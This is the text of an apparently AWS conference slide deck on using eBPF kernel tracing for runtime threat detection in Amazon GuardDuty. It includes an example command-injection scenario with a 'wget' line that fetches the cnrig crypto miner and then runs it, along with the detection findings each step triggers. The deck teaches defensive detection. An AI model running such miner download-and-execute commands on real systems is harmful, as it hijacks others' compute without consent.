CLOUDNATIVE SECURITYCON

NORTH AMERICA 2023

CLOUDNATIVE
SECURITYCON
NORTH AMERICA 2023

Finding the Needles in a Haystack: identifying suspicious behaviors with eBPF

Jeremy Cowan
Developer Advocate, Amazon EKS

Wasiq Muhammad
Security Engineer, Amazon GuardDuty

The challenges

- Capturing and monitoring runtime events for threat detection without impacting the stability or performance of the OS
- Handling a high volume of events while providing actionable insights
  - Accurate detections
  - Low false positives

Different approaches

Method	Pros	Cons
Extend Linux Kernel	Flexibility	• Has to be broadly applicable to be accepted by the community • Very slow
Write a Kernel module	Flexibility	• Users apprehensive about installing Kernel modules • Can affect the stability and security of the system
Deploy a sidecar container (k8s)	Separation of concerns	• Increases overhead • Can be circumvented


Introducing Extended Berkeley Packet Filter (eBPF)

- Extremely versatile
  - Allows you to capture system call events occurring within the kernel
- Run sandboxed programs in an operating system kernel
- Loaded and unloaded into the kernel dynamically
- Originally used to filter network traffic
- Evolved to deny user space applications from making certain syscalls (SECCOMP)


How it works

- The operating system loads the bytecode, verifies it, JIT (just-in-time) compiles it, and runs it
- Userspace program loads eBPF program and reads the output
- Requires CAP_BPF linux capability because it needs additional privileges on the system
- Additional metadata, e.g. process ID, program, etc can be included in the output
- Program executes within an eBPF VM that runs within the kernel

Linux kernel diagram



How GD is using eBPF



```
Open (
  file_path,
  flags,
  mode
)
```

eBPF Capture of Open Syscall

Getting started with eBPF

- eBPF programs written in C
- Bumblebee automatically generates boiler plate code so you can concentrate on writing the kernel code
- Facilitates packaging and distribution of eBPF programs
- Learning eBPF by Liz Rice
- eBPF Summit 2022 sessions

eBPF Advantages & Disadvantages

Advantages	Disadvantages
• Offers memory safety which is important when writing in C • Great performance • CORE and BTF provide system portability	• Tooling is immature • Debugging is hard

Common eBPF use cases

- Networking
- Security
- Observability

aws ♥ eBPF

eBPF @ Amazon


- AWS Lambda
  - Using it to create pools of Geneve network tunnels
  - Reduced VPC function cold start from 150ms to 150µs
- VPC
  - Currently using it to observe TCP flow level performance
  - Planning to use maps to tune TCP parameters automatically & transparently through eBPF SockOps
  - Distributed packet processing pipelines (key extractions and actions)
  - Generating C templates (eBPF programs) to implement SGs and NACLs
- AWS VPC CNI
  - Investigating it for Kubernetes network policies

Why eBPF for GuardDuty

- Can be implemented quickly
- Considered safer and more trustworthy than kernel modules
- Relatively easy to install and update
- Provides rich information which can be used to detect anomalies
  - Process details
  - Container
  - Pod
- Provide protection at runtime


System Call Tracing with eBPF

- The main objective is to collect:
  - **System call arguments**
  - **Actor process details**




System Call Tracing – Avoiding Race Conditions

- **syscall_exit** and **syscall_exit** hooks are vulnerable to **race conditions**
- More details
- Phantom Attack – Evading System Call Monitoring (Defcon)




Rich Container and Process Context

- Customers demand container level details in detections



eBPF Agent Based Detection


CryptoCurrency:Runtime/BitcoinTool.B



Flowlogs Based Detection

CryptoCurrency:EC2/BitcoinTool.B

Collected Metadata
Kernel and Userspace



User Space

Container Details

- Image
- Image Digest

Pod Details

- ID
- Name, Namespace

Kernel

Process Details


- PID
- Executable Path
- User ID
- Cgroup/Container ID
- Parent Process Details

Monitored Events


- Process Creation
- Filesystem Operations
- Network Connections
- DNS Request/Response
- InterProcess Interactions
- Some More
- Container Creation

On-Host Versus Backend Processing

- We process events at the backend
- Higher flexibility



Example Scenario
Command Injection Exploitation



1 Downloads a Crypto Miner
wget https://.../cnrig

2 Executes the Crypto Miner
cnrig


3 Crypto Miner Connects to the Mining Pool

Example Scenario Detections

New Binary Executed


1 **Downloads a Crypto Miner**
wget https://.../cnrig

Filesystem Operations



2 **Executes the Crypto Miner**
cnrig


Process Creation



Example Scenario Detections
Crypto Miner Executed

2 **Executes the Crypto Miner**
cnrig


Process Creation



Known crypto miner binary executed


3 **Crypto Miner Connects to the Mining Pool**

Network Connection



Connection to a known mining pool IP address

Actionable Detections
Pod and Container Details




Resource Affected	
Resource Role	Target
Resource Type	EKSCluster
EKS cluster details	
Name	test-cluster
ARN	arn:aws:eks:us-west-2:4......
VPC ID	vpc-0b....
Status	ACTIVE
Created at	10-19-2022 05:21:54 UTC
Kubernetes workload details	
Name	test-pod
Type	pods
Uid	ad12a1cd-e441-4437-bff2-2ce5cb986d05
Namespace	test-namespace
Containers	
Name	test-container
Type	nginx

Kubernetes Pod Details

Container Details


Actionable Detections
Process Details

Process Details



Runtime details	
Process	
Process ID	114
Name	cnrig
UUID	123e4567-e89b-12d3-a456-426614174000
Executable path	/home/cnrig
Executable SHA-256	ba7816bf8f01cfea41414...
Effective user ID	0
User ID	0
Start time	01-30-2023 20:11:32 UTC
Parent Process ID	113


Process Lineage



Process lineage - level 1	
Process ID	112
Executable path	/usr/bin/sh
Effective user ID	0
Parent Process ID	111
Process lineage - level 2	
Process ID	111
Executable path	/usr/bin/nginx
Effective user ID	0
Parent Process ID	110

Actionable Detections

Runtime Context



Runtime context	
Binary path	/home/cnrig
Modifying process	
Process ID	123
Name	wget
UUID	234e1567-e19b-11e3-a456-426614175000
Executable path	/usr/bin/wget
Executable SHA-256	ca6816bf8f01cfea41414...
Effective user ID	0
User ID	0
Presend working directory	/home
Start time	01-30-2023 20:09:11 UTC
Parent Process ID	122

New Binary Path

Modifying Process Details

Summary

- eBPF can be used to capture events from the kernel
- Events can be enriched to provide additional context
- Suitable for threat detection applications
  - Lightweight & portable
  - Doesn’t require changes to the Linux kernel
- When combined with the power of the cloud, along with AI/ML, eBPF can be used to find the proverbial needle in a haystack

CLOUDNATIVE SECURITYCON NORTH AMERICA 2023

Thank You

Jeremy Cowan
Developer Advocate, Amazon EKS
LinkedIn: jicowan

Wasiq Muhammad
Security Engineer, Amazon GuardDuty
LinkedIn: muhammad-wasiq-29b37b16